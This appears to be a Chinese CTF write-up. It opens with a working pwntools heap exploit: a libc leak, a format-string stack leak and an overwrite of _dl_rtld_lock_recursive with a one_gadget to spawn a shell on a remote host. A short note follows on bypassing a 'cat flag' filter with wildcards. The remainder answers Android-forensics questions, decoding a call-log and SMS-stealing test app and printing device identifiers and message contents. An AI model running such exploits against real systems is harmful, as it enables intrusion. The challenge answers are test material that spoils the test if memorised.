binary_name='main'
libc_name='libc-2.31.so'
ld_name="ld-2.31.so"

libc=ELF("./"+libc_name)
ld=ELF("./"+ld_name)
elf=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
    #p=process("./"+binary_name,env={"LD_PRELOAD":"./"+libc_name})
    #p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "./"+binary_name])
    #p = process(argv=["./qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "-g", "1234", "./"+binary_name])
else:
    p=remote('120.78.172.238',45685)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def leak_canary():
    if(context.arch=='i386'):
        return u32(p.recv(7).rjust(8,b'\x00'))
    else :
        return u64(p.recv(7).rjust(8,b'\x00'))

def cho(c):
    sa(">> \n",str(c))

og = [0xe6c7e,0xe6c81,0xe6c84,0xe6e73,0xe6e76]

# add 0

cho(1)
sa("Tell me the book content size: ",str(0x480))
sa("Tell me the book content: ","yemei")

# add 1

cho(1)
sa("Tell me the book content size: ",str(0x20))
sa("Tell me the book content: ","/bin/sh\x00")

# delete 0

cho(2)
sa("Tell me the book index: ",str(0))

# show 0

cho(4)
ru("0. ")

unsorted_addr = leak_address()
libc_base = unsorted_addr - 2014176
ld_base = libc_base + 2048000
_rtld_global = ld_base + ld.sym['_rtld_global']
_dl_rtld_lock_recursive = _rtld_global + 0xf08

success("unsorted_addr:"+hex(unsorted_addr))
success("libc_base:"+hex(libc_base))

# login

cho(5)
sa("Passwd: ","1234567890")

payload = "%10$p"
sa("Tell me ur name: ",payload)

p.recvline()
ret_addr = int(p.recv(14),16)-24

one_gadget = libc_base + og[0]
```

```
#z("b *$rebase(0x143F)")
#z("b *"+hex(one_gadget))
#pause()

cho(2)
sa("WRITE MODE: ",p64(_dl_rtld_lock_recursive))
p.send(p64(one_gadget))

p.interactive()
```

admin

nc上发现有cmd能执行命令

ls发现flag


cat flag发现被过滤了

cat f*得到flag

forensic

1.检材数据开始提取是今年什么时候？（答案格式：04-12 13:26）*

查看logs.log




```
09-11 17:20:54.525 [U] 准备提取任务
09-11 17:20:54.525 [U]     操作设备:
09-11 17:20:54.525 [U]     提取类型: ExtractHwClone
09-11 17:20:54.525 [U]     提取参数: {"TaskBase":null,"CommonParam1":"TAS-AL00%0427%CloudClone","CommonParam2":"11223344","CommonParam3":""}
09-11 17:20:54.525 [U]     输出目录: E:\鉴定\MFA\Packages\华为克隆 20230911172053
09-11 17:20:54.525 [U] 启动提取任务....
09-11 17:20:54.525 [U] 正在初始化提取引擎....
09-11 17:21:10.066 [U] 正在等待提取引擎开始执行....
09-11 17:21:10.568 [I] 任务开始
09-11 17:21:10.674 [I] 开启拉取流程...
09-11 17:21:10.674 [I] 当前账号和密码: 账号TAS-AL00%0427%CloudClone:密码:11223344
09-11 17:21:10.684 [I] 正在启动移动热点服务...
09-11 17:21:14.323 [I] 注意:先允许手机开启WLAN再扫码!
09-11 17:21:14.498 [I] 开启拉取流程...
09-11 17:21:14.579 [I] Start HeartbeatServer 48081
09-11 17:21:14.579 [I] Start ReconnectServer 48082
09-11 17:22:26.001 [I] 设备连接
09-11 17:22:30.526 [I] SHAKE_HAND_OLD
09-11 17:22:30.526 [I] PWD_CHECK_OK
09-11 17:22:30.526 [I] SHAKE_HAND
09-11 17:22:30.669 [I] ACK_FINAL_UPGRADE_RESULT
09-11 17:22:30.794 [I] ACK_CAPACITY_INFO
09-11 17:22:31.815 [I] QUERY_APP_RISK_INFO
09-11 17:22:43.054 [I] QUERY_STORAGE_SPACE_AVAILABLE
09-11 17:22:43.572 [I] START_CLONE
09-11 17:22:43.573 [I] Start Clone
09-11 17:22:43.574 [I] Launch FTP Server. Username: TAS-AL00%0427%CloudClone FtpServerExe: C:\Program Files\Panquite Safe Mobile Ult\Dumpkit\ftpserve
```

可能09-11 19:21


> 09-11 17:20

2.嫌疑人手机SD卡存储空间一共多少GB？（答案格式： 22.5）

查看logs.log



```
09-11 17:26:33.547 [I]  CPU架构:arm64-v8a
09-11 17:26:33.547 [I]  CPU类型:sailfish
09-11 17:26:33.547 [I]  内核版本:3.18.137
09-11 17:26:33.547 [I]  补丁时间:2019-09-05
09-11 17:26:33.547 [I]  设备序列号:FA6A80312283
09-11 17:26:33.610 [I]  SD卡存储空间:剩余16.94 GB/总计24.32 GB
09-11 17:26:37.222 [I] 开始接收数据
09-11 17:27:18.846 [C] 正在提取分区镜像文件(1.23 GB/1.23 GB)
09-11 17:27:18.847 [I] 接收数据完毕
09-11 17:27:19.683 [I] 提取完成
```




	Mtp序列号	FA6A80312283
	设备名称	sailfish
ːabi"]	IMEI	352531082716257,
	总的磁盘空间	24.32 GB
	基带版本	
	硬件平台	sailfish
	安卓ID	70ec24580a585a56
	ICCID2	


> 24.32

3.嫌疑人手机设备名称是？（答案格式：adfer）

查看logs.log




	Mtp序列号	FA6A80312283
	设备名称	sailfish
abi"]	IMEI	352531082716257,
	总的磁盘空间	24.32 GB
	基带版本	
	硬件平台	sailfish
	安卓ID	70ec24580a585a56
	ICCID2	



```
09-11 17:26:33.546 [I] 设备信息概要
09-11 17:26:33.546 [I]  设备名称:sailfish
09-11 17:26:33.547 [I]  设备品牌:谷歌
09-11 17:26:33.547 [I]  设备型号:Pixel
```

> sailfish

4.嫌疑人手机IMEI是？（答案格式：3843487568726387）




	Mtp序列号	FA6A80312283
	设备名称	sailfish
abi"]	IMEI	352531082716257,
	总的磁盘空间	24.32 GB
	基带版本	
	硬件平台	sailfish
	安卓ID	70ec24580a585a56
	ICCID2	

> 352531082716257


5.嫌疑人手机通讯录数据存放在那个数据库文件中？（答案格式：call.db）

搜索文件找到/root/basic/contacts中有个contacts.db



☑		名称	路径	扩展名	大小	创建时
☑	□	contacts.db	Root/Basic/contacts/contacts.db	.db	8 KB	

打开发现是通讯录数据




name	starred	phoneNumber	birthday	anniversary	remark	photoPath	organization	phoneNumbers	homeNumbers
wc	0							["+8618482052847"]	[]

> contacts.db

6.嫌疑人手机一共使用过多少个应用？（答案格式：22）*

应用日志里有过使用时间的一共有100个




96	应用日志	否	设备个性化服务	com.google.android.as	/data/app/com.google.android.as-LI8fON7q8spmmRNbpvtpuw==/base.apk	2019-08-14 9:26:05	2019-08-14 9:26:05	2020-11-26 10:43:00
97	应用日志	否	NFC服务	com.android.nfc	/system/app/NfcNci/NfcNci.apk	2019-08-14 9:26:05	2019-08-14 9:26:05	2019-08-14 9:26:05
98	应用日志	否	SIM 卡工具包	com.android.stk	/system/app/Stk/Stk.apk	2019-08-14 9:26:05	2019-08-14 9:26:05	2019-08-14 9:26:05
99	应用日志	否	Android 系统	android	/system/framework/framework-res.apk	2019-08-14 9:26:05	2019-08-14 9:26:05	2019-08-14 9:26:05
100	应用日志	否	org.codeaurora.ims	org.codeaurora.ims	/system/app/ims/ims.apk	2019-08-14 9:26:05	2019-08-14 9:26:05	2019-08-14 9:26:05
101	应用日志	否	Google 连接服务	com.google.android.apps.gcs	/data/app/com.google.android.apps.gcs-jcPSsVPKTqIDzNiyo21Sag==/base.apk	2019-08-14 9:26:05		2020-11-26 10:42:31
102	应用日志	否	CaptivePortalLogin	com.android.captiveportallogin	/system/app/PlatformCaptivePortalLogin/PlatformCaptivePortalLogin.apk	2019-08-14 9:26:05		2019-08-14 9:26:05


> 100

7.测试apk的包名是？（答案格式：con.tencent.com）

在查看应用使用记录时发现可疑apk



	应用名称	应用标识	Apk路径	安装时间	最后使用时间
	设置	com.android.settings	/system/product/priv-app/SettingsGoogle/SettingsGoogle.apk	2019/08/14 09:26:05	2023/09/09 0
	权限控制器	com.google.android.permissioncontroller	/system/priv-app/GooglePermissionController/GooglePermissionCo...	2019/08/14 09:26:05	2023/09/09 0
	Pixel 启动器	com.google.android.apps.nexuslauncher	/system/product/priv-app/NexusLauncherRelease/NexusLauncherRe...	2019/08/14 09:26:05	2023/09/09 0
	手机克隆	com.hicloud.android.clone	/data/app/com.hicloud.android.clone-v148SYWSlgkr4DMjUrdWWg=...	2021/09/15 15:12:24	2023/09/09 0
	My Application	com.example.myapplication	/data/app/com.example.myapplication-tShVq5X41GLzywXriqq-Zg=...	2023/09/08 05:49:45	2023/09/09 0
	通讯录	com.google.android.contacts	/data/app/com.google.android.contacts-Qbb3xqnplVDNauSqqi2mtA	2019/08/14 09:26:05	2023/09/08 0



5	应用列表				com.example.myapplication	My Application	1.0	1

后续分析可以确定是

> com.example.application

8.测试apk的签名算法是？（答案格式:AES250）*


摸瓜查看

```
APK已签名
v1 签名: True
v2 签名: True
v3 签名: False
找到 1 个唯一证书
主题: CN=Android Debug, O=Android, C=US
签名算法: rsassa_pkcs1v15
有效期自: 2017-03-07 06:45:38+00:00
有效期至: 2047-02-28 06:45:38+00:00
发行人: CN=Android Debug, O=Android, C=US
序列号: 0x1
```

> rsassa_pkcs1v15

9.测试apk的主入口是？（答案格式：com.tmp.mainactivity）

摸瓜查看



APK信息

APK名称 My Application

包名 com.example.myapplication


主活动 com.example.myapplication.MainActivity

安卓版本名称 1.0

> com.example.myapplication.MainActivity

10.测试apk一共申请了几个权限？（答案格式：7）

摸瓜查看




向手机申请的权限	险	型	详细情况
android.permission.READ_CALL_LOG	危险		允许应用程序读取
android.permission.READ_SMS	危险	阅读短信或彩信	允许应用程序读取 息。恶意应用程序
com.example.myapplication.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION	未知		调用了未知的操作

Showing 1 to 3 of 3 entries

> 3

11.测试apk对Calllog.txt文件内的数据进行了什么加密？（答案格式：DES）*

分析apk




```
v0.close();
this.writeDataToFile(Base64.encodeToString(v4.toString().getBytes(), 0), "calllog.txt");
this.checkSmsPermissions();
```

> BASE64(base64)


12.10086对嫌疑人拨打过几次电话？（答案格式：5）

全局搜索找到文件目录



#	类型	路径	大小	创建时间	修改时间
1	□	storage/emulated/0/Android/data/com.example.myapplication/files/Documents/S...	2.28 KB	2023/9/12 上午12:01:53	2023/9/11 下午4:01:5

解密calllog.txt




```
Number: +86***********, Type: 呼进, Date: Tue Aug 17 14:24:22 GMT+08:00 2021
Number: +86***********, Type: 呼进, Date: Tue Aug 17 14:24:03 GMT+08:00 2021
Number: +86***********, Type: 呼进, Date: Tue Aug 17 14:22:12 GMT+08:00 2021
Number: +86***********, Type: 呼进, Date: Tue Aug 17 11:04:41 GMT+08:00 2021
Number: +86***********, Type: 呼进, Date: Tue Aug 17 11:04:04 GMT+08:00 2021
Number: +86***********, Type: 呼进, Date: Tue Aug 17 11:03:18 GMT+08:00 2021
Number: 10086, Type: 呼进, Date: Mon Aug 16 10:44:42 GMT+08:00 2021
Number: 10086, Type: 呼进, Date: Fri Aug 13 17:55:54 GMT+08:00 2021
Number: 057156371643, Type: 呼出, Date: Mon Mar 01 15:59:05 GMT+08:00 2021
Number: 051180961417, Type: 呼出, Date: Mon Mar 01 15:13:42 GMT+08:00 2021
```

> 2

13.测试apk对短信记录进行了几次加密？（答案格式：5）

解密SMS.txt，发现有6个消息




```
Address: 1069076034938581, Body: 【探探应用】碧波，有人追你！她20岁，离你553米，建议匹配后和她聊聊成都的话题。
l.tantanapp.com/app 回T退订, Date: Tue Aug 17 17:51:02 GMT+08:00 2021
Address: 106931164284, Body: 【百合网】有人多次给你留言没有得到你的回复呢，点击查看
http://j.qiuai.com/21VCHMdSTAS; 回T退订, Date: Tue Aug 17 17:31:23 GMT+08:00 2021
Address: 10658678, Body: 四川手机报：你和妻子/丈夫最难沟通的事是什么？“3.8国际妇女节”到来之际，四川手机报发起话题征
集：作为妻子，日常生活中哪种情形让你觉得和丈夫很难沟通？作为丈夫，妻子的哪些话让你不明所以？跟帖留言
mala.cn/t/16104287?s=fOJt81F, Date: Mon Mar 01 09:50:52 GMT+08:00 2021
Address: 106948500153, Body: 【借呗】你支付宝120***@qq.com借呗今天将从余额、储蓄卡或余额宝自动还款1021.68元。如已还
款，请忽略, Date: Mon Mar 01 09:26:44 GMT+08:00 2021
Address: 10086, Body: 【缴费提醒】尊敬的客户，您好！您于2021年03月01日09时10分，使用统一支付充值服务为本机充值100.00
元，当前余额为124.21元。为避免影响您上网功能的正常使用，请进行关开机或关开飞行模式操作，谢谢。如需查看更多业务使用情况，
请登录【四川移动掌上营业厅】，点击下载体验http://dx.10086.cn/schfcd 。百分努力，只为您10分满意！【中国移动】, Date:
Mon Mar 01 09:09:49 GMT+08:00 2021
Address: 106980095188, Body: 【支付宝】你正在登录支付宝，验证码9250，泄露验证码会影响资金安全。唯一热线：95188,
Date: Mon Mar 01 09:08:43 GMT+08:00 2021
```

SMS被AES加密后再base64

> 4


14.测试apk对短信记录进行加密的秘钥是？（答案格式：slkdjlfslskdnln）

apk里没有getkey函数，调用了JNi，在so文件里，分析得到秘钥



```
rodata:0000000000013435 aR11             db 'r11',0
rodata:0000000000013439 aLijubdyhfurind db 'lijubdyhfurindhcbxdw',0
rodata:0000000000013439                                          ; DATA XREF: .data:first↓o
```


base64取前16字节



```
v20 = __readfsqword(0x28u);
v14 = __strlen_chk(first, -1LL);
v13 = (_BYTE *)operator new[](4 * ((v14 + 2) / 3));
v12 = 0;
v11 = 0;
while ( v12 < v14 )
{
  v1 = v12++;
  v17 = first[v1];
  if ( v12 >= v14 )
  {
    v9 = 0;
  }
  else
  {
    v2 = v12++;
    v9 = first[v2];
  }
  v18 = v9;
  if ( v12 >= v14 )
  {
    v8 = 0;
  }
  else
  {
    v3 = v12++;
    v8 = first[v3];
  }
  v19 = v8;
  v16[0] = (v17 & 0xFC) >> 2;
  v16[1] = ((v18 & 0xF0) >> 4) + 16 * (v17 & 3);
  v16[2] = ((v8 & 0xC0) >> 6) + 4 * (v18 & 0xF);
  v16[3] = v8 & 0x3F;
  for ( i = 0; i < 4; ++i )
  {
    v4 = v11++;
    v13[v4] = aAbcdefghijklmn[(unsigned __int8)v16[i]];
  }
}
sub_209E0(v15, v13, 16LL);
if ( v13 )
  operator delete[](v13);
v5 = (const char *)sub_20740(v15);
v7 = JNIEnv::NewStringUTF(a1, v5);
```

> bGlqdWJkeWhmdXJp

15.嫌疑人在2021年登录支付宝的验证码是？ （答案格式：3464）



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

AES Decrypt

Key
bGlqdWJkeWhmdXJp UTF8

IV HEX

Mode
ECB

Input
Raw

Output
Raw

Decode text

Encoding
UTF-8 (65001)

Name: PastedData
Size: 2,366 bytes
Type: text/plain
Loaded: 100%

输出

```
  start: 900     time:  5ms
    end: 904   length:  971
 length:   4    lines:    7
```

```
Address: 1069076034938581, Body: 【探探应用】碧波，有人追你！她20岁，离你553米，建议匹配后和她聊聊成都的话题。
l.tantanapp.com/app 回T退订, Date: Tue Aug 17 17:51:02 GMT+08:00 2021
Address: 106931164284, Body: 【百合网】有人多次给你留言没有得到你的回复呢，点击查看
http://j.qiuai.com/21VCHMdSTAS; 回T退订, Date: Tue Aug 17 17:31:23 GMT+08:00 2021
Address: 10658678, Body: 四川手机报：你和妻子/丈夫最难沟通的事是什么？“3.8国际妇女节”到来之际，四川手机报发起话题征
集：作为妻子，日常生活中哪种情形让你觉得和丈夫很难沟通？作为丈夫，妻子的哪些话让你不明所以？跟帖留言
mala.cn/t/16104287?s=fOJt81F, Date: Mon Mar 01 09:50:52 GMT+08:00 2021
Address: 106948500153, Body: 【借呗】你支付宝120***@qq.com借呗今天将从余额、储蓄卡或余额宝自动还款1021.68元。如已还
款，请忽略, Date: Mon Mar 01 09:26:44 GMT+08:00 2021
Address: 10086, Body: 【缴费提醒】尊敬的客户，您好！您于2021年03月01日09时10分，使用统一支付充值服务为本机充值100.00
元，当前余额为124.21元。为避免影响您上网功能的正常使用，请进行关开机或关开飞行模式操作，谢谢。如需查看更多业务使用情况，
请登录【四川移动掌上营业厅】，点击下载体验http://dx.10086.cn/schfcd 。百分努力，只为您10分满意！【中国移动】, Date:
Mon Mar 01 09:09:49 GMT+08:00 2021
